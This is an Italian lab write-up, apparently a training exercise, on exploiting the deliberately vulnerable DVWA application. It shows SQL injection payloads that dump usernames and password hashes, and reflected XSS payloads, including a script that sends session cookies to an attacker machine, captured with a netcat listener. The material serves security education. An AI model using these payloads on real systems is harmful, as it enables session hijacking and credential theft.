
Exploit DVWA - XSS e SQL injection

SQL Injection


Dopo una prima fase di ***Fuzzing*** volta alla comprensione della struttura tabellare del DB di DVWA si è appresa la presenza di una tabella *users*, all'interno presenti gli attributi *user_ID* (primary key), *first_name, surname.* Per avere in output tutta la tabella si ha inserito un input corrispondente a *true* → *'or 'a'='a*



SQLi Union Boolean

È stato possibile estrapolare la versione del web server:

%' = 0=0 UNION SELECT null, version() #



Dopodiché si ha manipolato la query per ricevere in output le password delle utenze presenti nella tabella *users:*

%' = 0=0 UNION SELECT user, password FROM users #

User ID:

Submit

```
ID: %' = 0=0 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: %' = 0=0 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: %' = 0=0 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' = 0=0 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' = 0=0 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

XSS reflected

Si ha inserito diversi input nel form, quest'ultimo non sanitizzando ciò che viene inserito può restituire output interpretati come linguaggio javascript. Le diverse prove effettuate consistono in:

1. Raccoglie input dall'utente tramite una finestra di dialogo nativa del browser
   <script>prompt(1)</script>


2. Restituisce output in corsivo
   Alessandro

What's your name?

Alessandro Submit

Hello *Alessandro*

3. Raccoglie input dall'utente tramite una finestra di dialogo nativa del browser, in questo caso si tratta dei Cookie di Sessione:
   <script>prompt(document.cookie)</script>



4. Furto di Cookie di sessione ed invio alla macchina attaccante. Si ha utilizzato lo script contenente *window.location* (per l'invio dei dati) e *document.cookie*

<script>window.location = "http://192.168.50.100:5000/?" + document.cookie;</script>

Oltre a questo prima del Submit si ha messo in ascolto la Kali con il comando netcat:

nc -l -p 5000 → la porta scelta per l'ascolto è la 5000

i dati in ricezione sono stati i seguenti:

```
┌──(root㉿kali)-[/home/kali]
└─# nc -l -p 5000
GET /?security=low;%20PHPSESSID=21edc473c7410c28888ff715b1fbe045 HTTP/1.1
Host: 192.168.50.100:5000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, lik
e Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.51.101/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```